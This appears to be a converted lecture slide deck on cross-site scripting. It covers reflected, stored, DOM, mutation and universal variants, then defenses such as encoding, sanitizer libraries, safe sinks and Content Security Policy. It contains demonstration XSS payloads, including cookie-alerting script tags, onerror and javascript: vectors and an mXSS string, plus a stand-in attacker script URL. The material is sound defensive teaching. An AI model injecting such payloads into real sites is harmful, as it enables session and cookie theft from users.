
Solution

OWASP Top 10

(Primary)  
Violated Principle

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Attacker

# Reflected XSS



# Stored XSS



- persistent
- exploit-code is stored in the application
  - e.g. guestbook, forum, social media, etc.
- victim receives exploit-code by viewing content

# Stored XSS



Screenshot of a forum application titled "Jedi Forum 3000". The URL in the address bar is [lightside.me/forum/foview.php?uname=lord+vader](http://lightside.me/forum/foview.php?uname=lord+vader). The page displays a message: "Welcome luke". On the left, there's a sidebar with user messages. A modal dialog box is open, showing the PHPSESSID cookie value: "PHPSESSID=5c03mgadld6k131maq3l420fi1". The modal has an "OK" button.

Logout

Nachricht Nr:0  
User: Yoda  
May the force be with us.

Nachricht Nr:1  
User: Obi-Wan  
Hey there, I'm using signal.

Nachricht Nr:2  
User: lord vader  
Don't mind me, I'm just hanging around...

Übertragen der Daten von lightside.me...

Screenshot of a forum application titled "Jedi Forum 3000". The URL in the address bar is [lightside.me/forum/foview.php?uname=lord+vader](http://lightside.me/forum/foview.php?uname=lord+vader). The page displays a message: "Welcome lord vader". On the right, there's a sidebar with user messages. A message box shows the injected payload: "Your message:  
Don't mind me, I'm just hanging around...  
<script>alert(document.cookie)</script>". Below it is a "Post" button.

Logout

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User: Obi-Wan  
Hey there, I'm using signal.


Your message:  
Don't mind me, I'm just hanging around...  
<script>alert(document.cookie)</script>

Post

both types require a flaw in  
the server-side code


can you think of a scenario that  
happens on the client side only?

```
< domoverview.html > ...
1   <html>
2     <head><title>Jedi Forum 3000</title></head>
3     <body>
4       <script>
5         var uname = (new URLSearchParams(window.location.search)).get('uname');
6       </script>
7
8       <h1>Welcome <script>document.write(uname)</script></h1>
9
10      </body>
11    </html>
```



payload still needs to travel to the server and back...

```
< domoverview.html > ...
1  <html>
2      <head><title>Jedi Forum 3000</title></head>
3  <body>
4      <script>
5          //var uname = (new URLSearchParams(window.location.search)).get('uname');
6          var uname = (new URLSearchParams(window.location.hash.substr(1))).get('uname');
7      </script>
8
9      <h1>Welcome <script>document.write(uname)</script></h1>
10
11     </body>
12 </html>
```




now it's on the client-side only

# DOM-based XSS

- Payload is embedded by the client-side script
- No flaw on the server-side necessary
  - only on the client-side
- „Purest“ form: injection via fragment
  - `http://<domain>#<exploit>`
  - `<exploit>` never reaches server
- Also called „Client XSS“

# Combination Stored + Client XSS

```
< domstored.html > ...
1  <html>
2      <head><title>Jedi Forum 3000</title></head>
3      <body>
4          <script>
5              var req = new XMLHttpRequest()
6              req.open("GET", "http://lightside.me/forum/messages.json", false);
7              req.send();
8              var messages = JSON.parse(req.responseText).messages;
9
10             messages.forEach((message) => {
11                 document.write("User: " + message.u + "<br>")
12                 document.write("Message: " + message.m + "<br><br>")
13             });
14
15         </script>
16     </body>
17 </html>
```



XSS Variations

Serverside Flaw

Clientside Flaw

Reflected  
("Non-Persistent")

Stored  
("Persistent")

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Payload is sent to the server  
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Classic Reflected XSS  
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User browses content  
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
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# Cross-Site Scripting (XSS)



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|                                 |   | Persistent     | Stored Server XSS    | Stored Client XSS    |
| Solution                        |   |                |                      |                      |
| OWASP Top 10                    |   |                |                      |                      |
| (Primary)<br>Violated Principle |   |                |                      |                      |


and for the XSS nerds among you

there are two more special types

# mXSS (mutation-based)

- `.innerHTML` – sets HTML in an element
- browsers modify (“fix”) it to prevent malformed code
  - in special cases, this modification changes benign string to effective payload
  - different browsers = different ways of modification
  - different anti-xss libraries = different ways of modification

# mXSS (mutation-based) - 2019



```
> template.content.children[0]
<- ▼<noscript>
    <p title="</noscript><img src=x onerror=alert(1)>"></p>
  </noscript>
```

<https://www.youtube.com/watch?v=IG7U3fuNw3A>

```
<.. ▼<div>
    <noscript><p title="</noscript>
    
    "">
    <p></p>
  </div>
```

<https://cure53.de/fp170.pdf>


<https://hackinparis.com/data/slides/2013/slidesmarioheiderich.pdf>

# uXSS (universal XSS)

- exploit vulnerabilities of browser or browser extension
  - attacker gains control over all sessions in the browser
  - doesn't depend on a vulnerable web application
- previous publicly known cases (exz.)
  - Adobe Acrobat extension for IE 6 and Mozilla
  - XSS Filter of IE 8
  - Flash Player
  - Chrome for Android

<https://www.acunetix.com/blog/articles/universal-cross-site-scripting-uxss/>  
<https://research.google/pubs/pub48028/>

# Cross-Site Scripting (XSS)



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# Input Validation

- Yes, as strict as possible
  - most probably that's not enough – only 2nd line of defense
  - there are hundreds of possible variations and injection points
    - very hard to filter all of them

```
<script>alert('XSS')</script>
<svg onload=alert('XSS') />
<img src @error=this.alert('XSS')>
<a href="javascript:alert('XSS')">XSS</a>
```

<https://portswigger.net/web-security/cross-site-scripting/cheat-sheet>  
<https://owasp.org/www-community/xss-filter-evasion-cheatsheet>

# Context-Sensitive Output Encoding

| Encoding Type           | Encoding Mechanism  |
|-------------------------|---|
| HTML Entity Encoding    | Convert & to &amp;, Convert < to &lt;, Convert > to &gt;, Convert " to &quot;, Convert ' to &#x27;, Convert / to &#x2F;;  |
| HTML Attribute Encoding | Except for alphanumeric characters, encode all characters with the HTML Entity &#xHH; format, including spaces. (HH = Hex Value)  |
| URL Encoding            | Standard percent encoding, see <a href="#">here</a> . URL encoding should only be used to encode parameter values, not the entire URL or path fragments of a URL.   |
| JavaScript Encoding     | Except for alphanumeric characters, encode all characters with the \uXXXX unicode encoding format (X = Integer).  |
| CSS Hex Encoding        | CSS encoding supports \XX and \XXXXXX. Using a two character encode can cause problems if the next character continues the encode sequence. There are two solutions: (a) Add a space after the CSS encode (will be ignored by the CSS parser) (b) use the full amount of CSS encoding possible by zero padding the value. |

```
4   <html>
5     <head><title>Jedi Forum 3000</title></head>
6     <body>
7       <h1>Welcome <?php echo(htmlentities($_GET['uname'])); ?></h1>
```

The screenshot shows a browser window with the URL `lightside.me/forum/foverview_fixed.php?uname=<i>luke</i><script>alert(1)</script>`. The page content displays the text "Welcome <i>luke</i><script>alert(1)</script>".


```
<h1>Welcome &lt;i&gt;luke&lt;/i&gt;&lt;script&gt;alert(1)&lt;/script&gt;</h1>
```

[https://cheatsheetseries.owasp.org/cheatsheets/Cross\\_Site\\_Scripting\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html)

```
from html import escape
@app.route('/welcomeesc', methods=['GET'])
def esc_welcome():
    uname = request.args.get("name")
    return f"<h1>Welcome {escape(uname, True)}</h1>"
```

# Sanitization

```
1 <?php
2 session_start();
3 require_once 'htmlpurifier-4.15.0/library/HTMLPurifier.auto.php';
4 $config = HTMLPurifier_Config::createDefault();
5 $purifier = new HTMLPurifier($config);
6 ?>
7 <html>
8     <head><title>Jedi Forum 3000</title></head>
9     <body>
10        <h1>Welcome <?php echo($purifier->purify($_GET['uname'])); ?></h1>
```



```
<h1>Welcome <i>luke</i></h1>
```

```
import bleach
@app.route('/welcomesan', methods=['GET'])
def san_welcome():
    uname = request.args.get("name")
    return f"<h1>Welcome {bleach.clean(uname, strip=True)}</h1>"
```

# Both also possible on client-side

- Sanitization with DOMPurify

```
let clean = DOMPurify.sanitize(dirty);
```

The screenshot shows a browser window with the URL [https://lightside.me/forum/domoverviewpure\\_sanitized.html#uname=<i>luke</i><script>alert\(document.cookie\)</script>](https://lightside.me/forum/domoverviewpure_sanitized.html#uname=<i>luke</i><script>alert(document.cookie)</script>). The page content is an 

# element with the text "Welcome luke". The browser's status bar at the bottom shows the original unsafe input: <h1 id="greeting1">Welcome <script>document.write(DOMPurify.sanitize(uname))</script></h1>. This demonstrates that DOMPurify has successfully sanitized the user input.

```
<h1 id="greeting1">Welcome <script>document.write(DOMPurify.sanitize(uname))</script></h1>
<h1 id="greeting1">Welcome <script>document.write(DOMPurify.sanitize(uname))</script><i>luke</i></h1>
```

- Avoid unsafe sinks like
  - innerHTML, outerHTML, write and writeln
- Use “Safe Sinks” instead

```
elem.textContent = dangerVariable;  
elem.insertAdjacentText(dangerVariable);  
elem.className = dangerVariable;  
elem.setAttribute(safeName, dangerVariable);  
formfield.value = dangerVariable;  
document.createTextNode(dangerVariable);  
document.createElement(dangerVariable);
```

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# element with the text "Welcome <i>luke</i><script>alert(document.cookie)</script>". The browser's status bar at the bottom shows the original unsafe input: <h1 id="greeting2">Welcome &lt;i&gt;luke&lt;/i&gt;&lt;script&gt;alert(document.cookie)&lt;/script&gt;</h1>. This demonstrates that using safe sinks like insertAdjacentText or createElement instead of unsafe sinks like innerHTML prevents the execution of the user-supplied script.

```
<h1 id="greeting2">Welcome </h1>
<script>document.getElementById("greeting2").insertAdjacentText('beforeend', uname)</script>
<h1 id="greeting2">Welcome &lt;i&gt;luke&lt;/i&gt;&lt;script&gt;alert(document.cookie)&lt;/script&gt;</h1>
```

# Use libraries, frameworks and templates (correctly)

## .NET HtmlSanitizer

- <https://github.com/mganss/HtmlSanitizer>

## OWASP Java HTML Sanitizer

- <https://owasp.org/www-project-java-html-sanitizer/>

## Ruby on Rails SanitizeHelper

- <https://api.rubyonrails.org/classes/ActionView/Helpers/SanitizeHelper.html>

## Python Bleach

- <https://pypi.org/project/bleach/>

## PHP HTML Purifier

- <http://htmlpurifier.org/>

## JavaScript / Node.js

- HTML sanitizer (Google Closure Library)
  - <https://github.com/google/closure-library/blob/master/closure/goog/html/sanitizer/htmlspecialchars.js>
- DOMPurify
  - <https://github.com/cure53/DOMPurify>

# Use libraries, frameworks and templates (correctly)

## Angular

```
<h3>Binding innerHTML</h3>
<p>Bound value:</p>
<p class="e2e-inner-html-interpolated">{{htmlSnippet}}</p>
<p>Result of binding to innerHTML:</p>
<p class="e2e-inner-html-bound" [innerHTML]="htmlSnippet"></p>
```

<https://angular.io/guide/security>

encoded

interprets HTML but not JavaScript  
(sanitized)

Be careful with exceptions like `sanitizer.bypassSecurityTrustHTML()` and similar

## Avoid escape hatches

- `.nativeElement.innerHTML = ...`
- `.renderer2.setProperty(this.div, "innerHTML", this.inputValue);`

# Use libraries, frameworks and templates (correctly)

## React

- default output encoded
- not for URLs
  - manual escaping/sanitizing necessary
- no automatic sanitizer
  - use `dangerouslySetInnerHTML` in combination with `DOMPurify`
  - try to centralize the code!

```
function App() {
  const userInput = "Hi, <img src='' onerror='alert(0)' />";

  return (
    <div>
      {userInput}
    </div>
  );
}
```

<https://dev.to/spukas/preventing-xss-in-react-applications-5f5j>

```
const userProfile = {
  website: "javascript: alert('you got hacked')",
};
// This will now warn:
<a href={userProfile.website}>Profile</a>
```

<https://reactjs.org/blog/2019/08/08/react-v16.9.0.html#deprecating-javascript-urls>

## Avoid escape hatches

- `ReactDOM.findDOMNode(this).innerHTML += ...`
- `React.createRef(); => ref.current.innerHTML += ...`

# Use libraries, frameworks and templates (correctly)

## Go template

Example

```
import "text/template"
...
t, err := template.New("foo").Parse(`{{define "T"}}Hello, {{.}}!{{end}}`)
err = t.ExecuteTemplate(out, "T", "<script>alert('you have been pwned')</script>")
```

produces

```
Hello, <script>alert('you have been pwned')</script>!
```

but the contextual autoescaping in html/template

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produces safe, escaped HTML output

```
Hello, &lt;script&gt;alert(&#39;you have been pwned&#39;)&lt;/script&gt;!
```

# Content Security Policy (CSP)

- Restricts resources the application is allowed to load
- Content-Security-Policy: default-src 'self'
  - Allows scripts from same origin  
`<script src='messageparser.js'></script>`
  - But neither from different  
`<script src='http://darkside.me/payload.js'></script>`
  - Nor inline code  
``
  - Of course you can allow specific trusted domains  
`Content-Security-Policy: default-src 'self' *.trustedpartner.com`
- Also activate reporting
  - Reporting-Endpoints: endp-1="https://lightside.me/cspreport"
  - Content-Security-Policy: default-src 'self'; report-to endp-1
  - Content-Security-Policy-Report-Only: default-src 'self'; report-to endp-1

# Content Security Policy (CSP)

- Or specify one specific script as a trusted script loader instead of defining an allowlist
  - this script is identified by a random (changing) nonce

```
